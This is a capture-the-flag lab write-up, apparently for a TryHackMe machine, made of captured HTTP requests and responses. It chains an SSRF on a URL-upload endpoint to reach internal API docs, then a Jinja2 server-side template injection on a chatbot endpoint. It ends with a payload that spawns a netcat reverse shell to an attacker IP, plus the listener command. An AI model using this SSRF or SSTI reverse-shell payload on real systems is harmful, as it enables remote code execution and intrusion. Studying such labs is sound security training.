
```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 11:09:52 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 10 Mar 2025 11:09:06 GMT
ETag: W/"5-1957fbe8168"
Content-Type: application/octet-stream
Content-Length: 5
Connection: close

test

```

Test with the domaine name



```
POST /api/store-url HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://storage.cloudsite.thm/dashboard/active
Content-Type: application/json
Content-Length: 47
Origin: http://storage.cloudsite.thm
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFp
bCI6InRlc3RAdGVzdC5mciIsInN1YnNjcmlwdGlvbiI6I
mFjdGl2ZSIsImlhdCI6MTc0MTYwNTE3NSwiZXhwIjoxNz
QxNjA4Nzc1fQ.OEkFYzofa9pDLDlW_VvNdn1S_43P9wQ1
-ra6U2FICb4

{
  "url":
  "http://storage.cloudsite.thm/api/docs"
}
```


```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 11:17:57 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 106
ETag: W/"6a-pW/Si4kHsXT3Dvyozkt+e4CbJyA"
Connection: close

{
  "message":
  "File stored from URL successfully",
  "path":
  "/api/uploads/bee4d551-34cd-41e1-afec-28dbe
  01463d9"
}
```



```
GET
/api/uploads/bee4d551-34cd-41e1-afec-28dbe014
63d9 HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFp
bCI6InRlc3RAdGVzdC5mciIsInN1YnNjcmlwdGlvbiI6I
mFjdGl2ZSIsImlhdCI6MTc0MTYwNTE3NSwiZXhwIjoxNz
QxNjA4NzclfQ.OEkFYzofa9pDLDlW_VvNdn1S_43P9wQl
-ra6U2FICb4
Upgrade-Insecure-Requests: 1


```


```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 11:18:45 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 10 Mar 2025 11:17:57 GMT
ETag: W/"1b-1957fc69c3c"
Content-Type: application/octet-stream
Content-Length: 27
Connection: close

{"message":"Access denied"}
```

Test directly with ip and the port 3000 (default of Express, visible on the X-Powered-By on the response)



```
POST /api/store-url HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://storage.cloudsite.thm/dashboard/active
Content-Type: application/json
Content-Length: 40
Origin: http://storage.cloudsite.thm
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFp
bCI6InRlc3RAdGVzdC5mciIsInN1YnNjcmlwdGlvbiI6I
mFjdGl2ZSIsImlhdCI6MTc0MTYwNTE3NSwiZXhwIjoxNz
QxNjA4NzclfQ.OEkFYzofa9pDLDlW_VvNdn1S_43P9wQl
-ra6U2FICb4

{
  "url":"http://127.0.0.1:3000/api/docs"
}
```

```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 11:20:56 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 106
ETag: W/"6a-BleYMcQmZhQs8UPi59m8Pvdi354"
Connection: close

{
  "message":
  "File stored from URL successfully",
  "path":
  "/api/uploads/b361d730-8426-4abf-b43c-6af37
  c89cfc5"
}
```



```
GET /api/uploads/91c594fd-da3d-438b-a714-f37f7bbe20f7
HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGV
zdC5mciIsInN1YnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc0MTYwNjE
1MywiZXhwIjoxNzQxNjA5NzUzfQ.Bb9YiqhDiXtxDvDaAJNfmMhBwqwnUHs_
jzTgX0ZTIJw
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 11:30:37 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 10 Mar 2025 11:29:30 GMT
ETag: W/"233-1957fd12e40"
Content-Type: application/octet-stream
Content-Length: 563
Connection: close

Endpoints Perfectly Completed

POST Requests:
/api/register - For registering user
/api/login - For loggin in the user
/api/upload - For uploading files
/api/store-url - For uploadion files via url
/api/fetch_messeges_from_chatbot - Currently, the chatbot is
under development. Once development is complete, it will be
used in the future.

GET Requests:
/api/uploads/filename - To view the uploaded files
/dashboard/inactive - Dashboard for inactive user
/dashboard/active - Dashboard for active user

Note: All requests to this endpoint are sent in JSON format.
```

We discovered a new api url :

```
/api/fetch_messeges_from_chatbot
```

RCE via SSTI :


```
Content-Type: application/json;charset=UTF-8

{
    "":""
}
```



```
POST /api/fetch_messeges_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:http://storage.cloudsite.thm/dashboard/active
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGVz
dC5mciIsInN1YnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc0MTYwNjE1M
ywiZXhwIjoxNzQxNjA5NzUzfQ.Bb9YiqhDiXtxDvDaAJNfmMhBwqwnUHs_jzT
gX0ZTIJw
Upgrade-Insecure-Requests: 1
Content-Length: 16
Content-Type: application/json;charset=UTF-8

{
  "":""
}
```

```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 12:08:11 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 48
ETag: W/"30-HRIDikR9Rsmd3ZTy0jz40FirGCM"
Connection: close

{
"error": "username parameter is required"
}
```

```
Content-Type: application/json;charset=UTF-8

{
    "username":"admin"
}
```




```
POST /api/fetch_messeges_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:http://storage.cloudsite.thm/dashboard/active
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGVzdC5mc
iIsInN1YnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc0MTYwNjE1MywiZXhwIjo
xNzQxNjA5NzUzfQ.Bb9YiqhDiXtxDvDaAJNfmMhBwqwnUHs_jzTgX0ZTIJw
Upgrade-Insecure-Requests: 1
Content-Length: 32
Content-Type: application/json;charset=UTF-8

{
  "username":"admin"
}
```

```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 12:12:06 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"11c-2Dwcfg4A3cGSisBTt6JlFTM++XQ-gzip"
Vary: Accept-Encoding
Content-Length: 284
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="
    width=device-width, initial-scale=1.0">
    <title>
      Greeting
    </title>
  </head>
  <body>
    <h1>
      Sorry, admin, our chatbot server is currently
      under development.
    </h1>
  </body>
</html>
```

A server side template injection is a vulnerability that occurs when a server renders user input as a template of some sort.

polygot SSTI

```
{"username":"${{<%[%'\"}}%\\."}
```



```
POST /api/fetch_messeges_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:http://storage.cloudsite.thm/dashboard/active
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3R
AdGVzdC5mciIsInN1YnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc
0MTYwNjE1MywiZXhwIjoxNzQxNjA5NzUzfQ.Bb9YiqhDiXtxDvDaAJNf
mMhBwqwnUHs_jzTgX0ZTIJw
Upgrade-Insecure-Requests: 1
Content-Length: 35
Content-Type: application/json;charset=UTF-8

{
  "username":"${{<%[%'\"}}%\\."
}
```

```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2025 12:16:36 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"4f34-ExGHjhI79LD1R0ANRNQsFZDIG3Y-gzip"
Vary: Accept-Encoding
Content-Length: 20276
Connection: close

<!doctype html>
<html lang=en>
  <head>
    <title>
      jinja2.exceptions.TemplateSyntaxError: unexpected
      &#39;&lt;&#39;
      // Werkzeug Debugger
    </title>
    <link rel="stylesheet" href="
    ?__debugger__=yes&amp;cmd=resource&amp;f=style.css">
    <link rel="shortcut icon"
    href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
    <script src="
    ?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js">
    </script>
    <script>
      var CONSOLE_MODE = false,
      EVALEX = true,
      EVALEX_TRUSTED = false,
      SECRET = "MEKI6UsrqaHu7lIv2Xnl";
      </script>
```

You might wonder why a **Node.js** application using the **Express** framework returns an error from the **Jinja2** templating engine, which is typically used with **Python**. This is because the **Express** application forwards requests made to the `/api/fetch_messeges_from_chatbot` endpoint to an internal **Flask** application and returns its response.


Jinja

Moteur de template utilisé en Python en général associé au framework Flask


palletsprojects.com

Jinja est un moteur de template utilisé par le langage Python. Créé par Armin Ronacher et distribué sous licence BSD, il est très similaire au moteur de template Django mais fournit des ... Wikipedia


```
{"username":"{{ self.__init__.__globals__.__builtins__.__import__('os
').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc <IP
> 4444 >/tmp/f').read() }}"}
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```



